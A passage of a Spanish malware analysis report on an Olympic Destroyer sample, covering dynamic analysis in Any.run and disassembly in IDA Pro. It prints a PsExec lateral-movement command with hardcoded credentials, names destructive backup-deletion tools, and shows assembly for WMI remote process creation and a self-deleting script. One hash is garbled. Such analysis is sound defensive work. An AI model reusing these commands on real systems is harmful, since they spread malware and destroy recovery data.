


Imagen 11: Extraída de PE Studio. En este apartado aparecen los recursos utilizados

El análisis estático nos ha servido para empezar a conocer la estructura del programa que estamos analizando.

Desde confirmar las firmas con diversas bases de datos de antivirus, la obtención de cadenas para identificar conexiones, instrucciones y comportamiento sospechoso, la consecución de una figura .png que nos muestra la radiografía del programa, y por último, el análisis más pormenorizado de las características que integran el malware con la herramienta PE Studio.

Continuamos estudiando este malware llevando a cabo su análisis dinámico y de código.

3. ANÁLISIS DINÁMICO

Comenzamos el estudio dinámico de la muestra del malware Olympic Destroyer con SHA256: 8d92931af98496c2281553325fb9baec822ab33620b2bb9f1745d42ec64722e0 usando any.run, eligiendo ver cómo se comporta la muestra en Windows 7.




Imagen 12: Extraída de Any.run. Vista general del comportamiento de Olympic Destroyer una vez se ha ejecutado

Lo primero y más importante es centrarnos en los procesos que usa el malware y que podemos observar en los siguientes gráficos de comportamiento.




Imagen 13: Extraída de Any.run. Vista específica de los procesos llevados a cabo por la muestra de Olympic Destroyer una vez se ha ejecutado



Imagen 14: Extraída de Any.run. Toda vez que se ejecuta la muestra se lanzan o “droppean” y ejecutan procesos




Imagen 15: Extraída de Any.run. Toda vez que se ejecuta la muestra se lanzan o “droppean” y ejecutan procesos

Estos procesos se cargan como archivos temporales en las carpetas de administrador, *zukse.exe* es el ejecutable que se encarga de robar las credenciales y cargar .dll desde el navegador (consulta SQL que te permite extraer las credenciales de SQLite), *rhq.exe* es el encargado de abrir cinco procesos en el cmd de Windows para la ejecución de comandos maliciosos, que a su vez ejecutarán *vssadmin.exe* (para eliminar todas las instantáneas de volumen en el sistema), *wbadmin.exe* (para deshabilitar la recuperación de archivos, carpetas o unidades completas), dos procesos *bcdedit.exe* (para deshabilitar la recuperación de los host afectados), y dos procesos *wevtutil.exe* (para limpiar el registro de eventos de Windows), y por último, *gnv.exe* repetidas veces (para los abusos PsExec en sysinternals).

Los archivos detectados ejecutables son los siguientes:

PID	Proceso	Nombre del archivo	Tipo
3176	8d92931af98496c228155 3325fb9baec822ab33620 b2bb9f1745d42ec64722e 0 - Olympic Destroyer.exe	C:\Users\admin\AppData\Local\Temp_gnv.exe MD5: 27304B246C7D5B4E149124D5F93C5B01 SHA256: 3337E3875B05E0BFBA69AB926532E3F179E8CFBF162EBB60CE58A0281437A7EF	ejecutable
3176	8d92931af98496c228155 3325fb9baec822ab33620 b2bb9f1745d42ec64722e 0 - Olympic Destroyer.exe	C:\Users\admin\AppData\Local\Temp_rhq.exe MD5: 3C0D740347B0362331C882C2DEE96DBF SHA256: AE9A4E244A9B3C77D489DEE8AEAF35A7C3BA31B210E76D81EF2E91790F052C85	ejecutable
3176	8d92931af98496c228155 3325fb9baec822ab33620 b2bb9f1745d42ec64722e 0 - Olympic Destroyer.exe	C:\Users\admin\AppData\Local\Temp_hsm.exe MD5: 5778D8FF5156DE1F63361BD530E0404D SHA256: 8D92931AF98496C2281553325FB9BAEC822AB33620B2BB9F1745D42EC64722E0	ejecutable
3176	8d92931af98496c228155 3325fb9baec822ab33620 b2bb9f1745d42ec64722e 0 - Olympic Destroyer.exe	C:\Users\admin\AppData\Local\Temp\zukse.exe MD5: 68970B2CD5430C812BEF5B87C1ADD6EA SHA256: E4E1E3C44E01C80FD433C6283 ANYWHERECD15A9941E1CBAAD72E6409CC92E2E91263E	ejecutable
2272	zukse.exe	C:\Users\admin\AppData\Local\Temp\chr9DEA tmp MD5: ACFE428573BC93A1C2D167FA95961BB0 SHA256: BEB40A8A26A3A77B8542DE11F274C42B9095C5152322DE1EA4E112308441338	sqlite

Imagen 16: Extraída de Any.run. Ejecutables, rutas y sus identificadores

El esquema táctico que emplea esta muestra de Olympic Destroyer es el siguiente:






Imagen 17: Extraída de Any.run. Esquema táctico de la muestra Olympic Destroyer

Por último destacar las conexiones y peticiones DNS que aparecen durante el análisis dinámico:

PID	Process	IP	ASN	CN	Reputation
—	—	192.168.100.19:137	—	—	malicious

Domain	IP	Reputation
22.0.0.224.in-addr.arpa	No response	unknown
250.255.255.239.in-addr.arpa	No response	unknown
255.100.168.192.in-addr.arpa	No response	unknown
252.0.0.224.in-addr.arpa	No response	unknown
1.1.168.192.in-addr.arpa	No response	unknown
2.100.168.192.in-addr.arpa	No response	unknown
igmp.mcast.net	224.0.0.22	unknown

Imagen 18: Extraída de Any.run. Conexiones y peticiones DNS una vez ejecutada la muestra Olympic Destroyer

El domino igmp.mcast.net es la única IP identificada, es una llamada que hace el ejecutable gnv.exe dentro del proceso de Psexec

```
C:\Users\admin\AppData\Local\Temp\_gnv.exe \\igmp.mcast.net -u "ww930\deb00999" -p "1qaz2wsx#EDC" -accepteula -d -s -c -f "C:\Users\admin\AppData\Local\Temp\_hsm.exe"
```

Imagen 19: Extraída de Any.run. Proceso en el que se hace la llamada al dominio igmp.mcast.net

Continuamos el análisis de la muestra de Olympic Destroyer con el análisis de código.

4. ANÁLISIS DE CÓDIGO

El análisis de código se va a realizar con la herramienta IDA Pro y también con Any.run.




Imagen 20: Extraída de IDA Pro. Vista general de la muestra de Olympic Destroyer

4.1 Etapa inicial

La muestra de Olympic Destroyer utilizada en este estudio con identificador SHA256: 8d92931af98496c2281553325fb9baec822ab33620b2bb9f1745d42ec64722e0 es un binario que cuando se ejecuta coloca múltiples archivos en el host de la víctima. Estos archivos se generan como recursos ofuscados y se nombran utilizando denominaciones de archivos que se generan de forma aleatoria, sin embargo, los valores hash evidencian ser iguales en distintas muestras cuando la denominación es coincidente. Se desconoce el vector de infección inicial utilizado, podría haberse propagado de muchas maneras, ya que es simplemente un archivo binario, aunque lo más probable es que se llevara a cabo de forma remota.

El archivo “droppeado” o lanzado, correspondiente al robo de credenciales, se ejecuta con los argumentos: “123” y “pipe”.

`123 \\.|pipe\ADBC8FBB-0095-4459-AFCB-B33425CCC82C`




Imagen 21: Extraída de Any.run. Ejecutable correspondiente al robo de credenciales




Imagen 22: Extraída de Any.run. Vista general del archivo modificado que analiza el registro y consulta el archivo SQLite para recuperar las credenciales almacenadas




Imagen 23: Extraída de Any.run. Ejecutable correspondiente al robo de credenciales

En la etapa de propagación, el descubrimiento de la red lo evidencian dos técnicas:

1. Al verificar la tabla ARP* con la API de Windows “GetIPNetTable”.




Imagen 24: Extraída de IDA Pro. Evidencia de la función “GetIPNetTable”.

* El protocolo ARP (Address Resolution Protocol) tiene un importante papel entre los protocolos de comunicaciones relacionados con TCP/IP. Su principal objetivo es conocer la dirección física (MAC) de una tarjeta de interfaz de red correspondiente a una dirección IP (Internet Protocol).

2. Por WMI (usando WQL)* con la siguiente solicitud: "SELECT ds_cn FROM ds_computer". Esta solicitud intenta enumerar todos los sistemas dentro del directorio/entorno.




Imagen 24: Extraída de IDA Pro. Evidencia de la solicitud "SELECT ds_cn FROM ds_computer".

* El lenguaje de consulta WMI (WQL) es un subconjunto del lenguaje de consulta estructurado del Instituto Nacional Americano de Estándares (ANSI SQL) con pequeños cambios semánticos para admitir WMI.

La propagación por la red se realiza utilizando PsExec y WMI a través de "Win32_Process".


```
; Attributes: bp-based frame

sub_404AC0 proc near

var_28= word ptr -28h
var_20= dword ptr -20h
bstrString= dword ptr -18h
var_14= dword ptr -14h
var_10= dword ptr -10h
var_C= dword ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 2Ch
push    ebx
push    esi
mov     esi, ds:SysAllocString
mov     ebx, ecx
push    edi
push    offset psz ; "Create"
call    esi ; SysAllocString
push    offset aWin32Process ; "Win32_Process"
mov     edi, eax
call    esi ; SysAllocString
mov     ecx, [ebx]
lea     edx, [ebp+var_C]
push    0
push    edx
push    0
push    0
push    eax
push    ebx
mov     [ebp+var_14], eax
mov     [ebp+var_C], 0
call    dword ptr [ecx+18h]
mov     esi, ds:SysFreeString
test    eax, eax
js      loc_4048C4

; OLECHAR aWin32Process
aWin32Process: ; DATA XREF: sub_404AC0+18fo
; sub_404BE0+387fo
text "UTF-16LE", 'Win32_Process', 0
```

Imagen 25: Extraída de IDA Pro. Evidencia de la instrucción push "Win32_Process".

```
push    offset aCmdExeCEchoStr ; "cmd.exe /c (echo strPath = Wscript.Scri"...
call    ds:SysAllocString
mov     ecx, 8
mov     [ebp+var_20], ecx
push    0
mov     [ebp+var_28], ecx
mov     ecx, [ebp+var_4]
mov     [ebp+bstrString], ecx
lea     eax, [ebp+var_28]
push    eax
push    0
mov     edx, [ecx]
push    offset aCommandLine ; "CommandLine"
push    ecx
call    dword ptr [edx+14h]
test    eax, eax
js      short loc_4048A4
```

Imagen 26: Extraída de IDA Pro. Evidencia de "aCmdExeCEchoStr".

Este es el código ejecutado de forma remota:

```
.rdata:00424E48 aCmdExeCEchoStr: ; DATA XREF: sub_404AC0+8510
.rdata:00424E48 text "UTF-16LE", 'cmd.exe /c (echo strPath = Wscript.ScriptFullName &
.rdata:00424E48 text "UTF-16LE", ' echo.Set FSO = CreateObject^("Scripting.FileSystem'
.rdata:00424E48 text "UTF-16LE", 'Object"^) & echo.FSO.DeleteFile strPath, 1 & echo.S'
